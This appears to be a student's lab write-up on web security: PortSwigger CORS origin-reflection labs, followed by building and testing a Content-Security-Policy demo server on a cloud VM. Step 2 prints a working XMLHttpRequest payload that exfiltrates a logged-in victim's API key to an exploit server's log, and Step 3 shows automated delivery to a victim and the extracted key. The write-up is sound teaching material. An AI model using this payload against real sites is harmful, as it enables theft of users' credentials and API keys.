
This attack successfully demonstrated how XSS can be extended into credential harvesting, completely bypassing browser security models when cookies are not marked HttpOnly. It also underscores the importance of server-side sanitization and proper attribute encoding—especially when rendering content dynamically in HTML or JavaScript contexts.

Lab 4.2 CORS, Content Security Policy

Step 1: Basic CORS Origin Reflection Attack

This step focused on verifying whether the target application improperly reflects arbitrary Origin headers in its CORS configuration — a misconfiguration that can be exploited to exfiltrate sensitive information like API keys when combined with an exploit page.

To begin, I logged in using the provided credentials (wiener / peter) and navigated to the My Account page. From the Developer Tools Network tab, I inspected the request to /accountDetails. As shown in the first screenshot, the API key is clearly displayed in the HTML response under the text Your API Key is: 8lmgLjOUDcamqHoiU3nrSRDxCBC8ac0J, confirming that this endpoint exposes sensitive user data to authenticated sessions.



While examining the same-origin request, I noticed the presence of the Access-Control-Allow-Credentials: true header but did not see an explicit Access-Control-Allow-Origin in the response headers — which is expected behavior when the request originates from the same domain.


To test whether the CORS implementation was vulnerable to origin reflection, I authored a Python script (step1_cors_reflection_origin_test.py) that authenticated to the target domain and then issued a GET request to the /accountDetails endpoint with a forged Origin: https://calizo.com header. As shown in the second screenshot, the server responded with:
'Access-Control-Allow-Origin': 'https://calizo.com'
'Access-Control-Allow-Credentials': 'true'

This confirmed that the backend reflected back the attacker-supplied Origin and allowed credentials to be shared with that origin. Furthermore, the API key was included in the response body despite the cross-origin context. This behavior confirms the site is vulnerable to an origin reflection attack and sets the stage for exploitation in future steps using an attacker-controlled exploit server.

Step 2: Developing a Cross-Origin Exploit

This step demonstrates how an attacker can exploit a CORS misconfiguration by crafting a malicious payload that exfiltrates sensitive data (in this case, an API key) from a vulnerable domain to an attacker-controlled server.


To begin, I verified that I was still authenticated as the wiener user by logging into the fresh lab instance and navigating to the My Account page. The API key ImeQ3WoJSJs609l4GsRrMRupkZAusWdE was clearly exposed to authenticated users via the /accountDetails endpoint. I confirmed my session was active and that the new lab domain was live, as shown in the first screenshot.



Next, I built the exploit using the provided XMLHttpRequest structure. The JavaScript payload issued a cross-origin request to the /accountDetails endpoint, including credentials via withCredentials = true. Upon receiving the response, the script redirected the browser to /log on the exploit server, appending the API key as a URL parameter:

```
<script>
  var req = new XMLHttpRequest();
  req.onload = function() {
    window.location = '/log?key=' + this.responseText;
  };
  req.open('GET',
'https://0a7a00af043ed52d8186e33c00ad00bc.web-security-academy.net/accountDetails', true);
  req.withCredentials = true;
  req.send();
</script>
```

Once the payload was deployed and the exploit was viewed within an authenticated browser session, the script executed as intended. The response from the /accountDetails endpoint was reflected into the URL as a query string parameter and captured via the exploit server’s access log. The second screenshot confirms that the API key leak was successfully logged, proving that the browser executed a cross-origin request and the server reflected the attacker-controlled Origin.



This attack would allow any attacker who tricks a victim into visiting the exploit server to silently exfiltrate session-specific data such as API keys or personal information, assuming the user is logged in to the vulnerable site. The crux of the issue lies in the server’s insecure behavior of reflecting arbitrary Origin headers in its Access-Control-Allow-Origin response — a textbook CORS misconfiguration.

Step 3: Delivering the Exploit and Extracting the Victim’s API Key

With the exploit payload already hosted and validated, this step focused on simulating a real-world CORS attack by delivering the malicious content to a victim. The objective was to trick an authenticated administrator into unknowingly triggering a credentialed cross-origin request and exfiltrating their API key to my exploit server.


To automate this, I created a Python script named step3_deliver_exploit_and_submit.py, which performs the following tasks:

1. Delivers the payload by POSTing the exploit HTML to the exploit server with the formAction set to DELIVER_TO_VICTIM.
2. Waits for the simulated victim to visit the exploit, who is authenticated on the vulnerable domain.
3. Pulls the access logs from the exploit server and filters for requests originating from the administrator user.

4. Parses the URL-encoded API key by splitting the log entry using the %22 (double-quote) delimiter.
5. Submits the extracted key back to the lab server's /submitSolution endpoint.

Below is the relevant output from the script execution, confirming the flow worked as expected:

[*] Delivering exploit to victim...
[*] Waiting for victim interaction...
[*] Victim log entry found:
10.0.4.213 2025-05-11 19:04:04 +0000 "GET /log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%223MMuVhzjf3A7FL8jrqiKaioWF5I5PsNn%22,..."
[*] Extracted API key: 3MMuVhzjf3A7FL8jrqiKaioWF5I5PsNn
[+] Submitted solution. Check the lab page for LAB SOLVED.



The final screenshot confirms successful lab completion. This step demonstrated how improperly scoped Access-Control-Allow-Origin headers, combined with reflected origin logic and credential leakage, could lead to full account compromise from an attacker-controlled domain.

Steps 4-7: CSP Virtual Machine Setup, Server Deployment, and Source Code Analysis

To explore the mechanics of the Content-Security-Policy (CSP) HTTP header, I set up and analyzed a custom Node.js application hosted on a GCP VM. The overall goal of

these steps was to prepare a CSP-aware environment for hands-on testing of script restrictions and header behavior.

Step 4: Cloud Shell and Firewall Configuration
I began by launching the Google Cloud Shell via the web console (highlighted in the provided image) and executed the required gcloud command to establish a firewall rule named csp-demo-server. This rule opened TCP ports 4321 and 1234 to all ingress traffic. These ports would later be used by the Node.js application to simulate CSP policy enforcement across both same-origin and cross-origin script delivery scenarios.

```
gcloud compute firewall-rules create csp-demo-server \
  --allow=tcp:4321,tcp:1234 --target-tags=csp-demo-server \
  --direction=INGRESS
```

This step ensured the VM hosting our CSP demo would be reachable externally, especially on the custom ports required by the server logic.

Step 5: VM Creation and Network Tagging
Using the GCP Compute Engine web interface, I created a new VM instance named csp, specifying the us-west1-b zone and selecting Ubuntu 22.04 LTS as the base image. I assigned the VM the network tag csp-demo-server to ensure it was covered by the previously defined firewall rule. The creation interface (shown in my screenshots) also provided an external IP (35.230.55.104 in this case), which I later used to access the server via browser. Once the VM was provisioned, I verified that SSH access was available, ensuring readiness for server installation.

Step 6: Installing and Running the CSP Demo Server
Upon successfully SSH-ing into the VM, I installed the necessary packages:

```
sudo apt update -y
sudo apt install nodejs npm git -y
```

I then cloned the instructional repository and navigated into the relevant xss-csp directory:

```
git clone https://github.com/wu4f/cs495-src
cd cs495-src/xss-csp
npm install
```

To bring up the server, I ran the following with DEBUG logging enabled for route tracing:

```
DEBUG=express:router node csp_server.js
```

The application spun up two servers, one on port 4321 (used for page loading) and another on port 1234 (used to simulate remote-origin script loading). Visiting http://<external_ip>:4321 in the browser confirmed the server was running, rendering an HTML page with three <p> tags and corresponding scripts.

Step 7: Source Code Analysis of CSP Behavior
The Node.js server defines two routes. The first is /script.js, which returns a short JavaScript snippet that dynamically changes a DOM element based on a query parameter. This supports both same-origin and cross-origin script loading, depending on whether the request originates from port 4321 or 1234.

The second route is a catch-all that:

- Reads a csp query parameter and applies it to the Content-Security-Policy header
- Dynamically inserts a user into the greeting header if present
- Injects three script tags:
    - Inline script modifying #inline
    - Same-origin script modifying #origin
    - Remote-origin script (via port 1234) modifying #remote

```
<script>document.querySelector('#inline').innerHTML = 'changed by inline
script'</script>
<script src="/script.js?id=origin"></script>
<script src="http://${req.hostname}:1234/script.js?id=remote"></script>
```


I validated this behavior by loading pages with and without CSP headers (e.g., ?csp=default-src 'self') and watching which scripts executed or were blocked based on browser console logs. This structure gives us a controlled environment to test the effects of different CSP configurations, laying the foundation for deeper experimentation in the following steps.

Step 8: Content-Security-Policy Behavior Analysis

To observe the effects of different Content-Security-Policy directives, I tested a series of crafted requests against the Node.js CSP demo server running on my GCP VM. The goal was to determine how CSP headers control script execution across inline, same-origin, and cross-origin sources. My Odin ID calizo was used to personalize each request.

Example 1: No CSP Header

URL: http://35.230.55.104:4321/?user=calizo




Without any csp parameter, the server issued no CSP header, allowing all three scripts to run. The inline script, the same-origin /script.js, and the cross-origin :1234/script.js each successfully modified their corresponding <p> elements as shown in the screenshot. This behavior demonstrates a default-permissive environment when CSP is absent.

Example 2: default-src 'none'
URL: http://35.230.55.104:4321/?user=calizo&csp=default-src 'none'


Screenshot of the Network tab confirmed the response header:

- Content-Security-Policy: default-src 'none'




Console output showed that all three scripts were blocked:

- Inline script: Refused due to lack of 'unsafe-inline'
- Same-origin script: Blocked as 'self' was not allowed
- Cross-origin script: Blocked due to lack of host permission



Final page result showed no modification to any of the three <p> elements.




This confirms that default-src 'none' enforces a blanket deny policy, effectively neutering all external and inline script capabilities unless explicitly permitted.

Example 3: default-src 'self'
URL: http://35.230.55.104:4321/?user=calizo&csp=default-src 'self'


Console showed:

- Inline script was blocked for lacking 'unsafe-inline'
- Same-origin script (/script.js) was allowed
- Cross-origin script (port 1234) was blocked



On-page behavior confirmed: only the <p id="origin"> element was modified.

In Example 3, the CSP was changed from the highly restrictive default-src 'none' to default-src 'self'. This allowed the browser to load and execute resources originating from the same domain, such as /script.js, but still blocked inline scripts and cross-origin requests (e.g., the one loading from port 1234).




The key difference is that 'self' provides a baseline permission for same-origin resources, enabling the middle script to execute successfully, whereas 'none' denies all script sources by default. It’s more permissive than 'none', yet still adheres to strong security boundaries.

Example 4: default-src 'self'; script-src 'self' 'unsafe-inline'
URL: http://35.230.55.104:4321/?user=calizo&csp=default-src 'self'; script-src 'self' 'unsafe-inline'

Console logs showed:

- Inline script: Allowed via 'unsafe-inline'
- Same-origin script: Allowed
- Cross-origin script (port 1234): Still blocked (not covered by 'self')

On-page rendering: both <p id="inline"> and <p id="origin"> were updated, but <p id="remote"> remained unchanged.

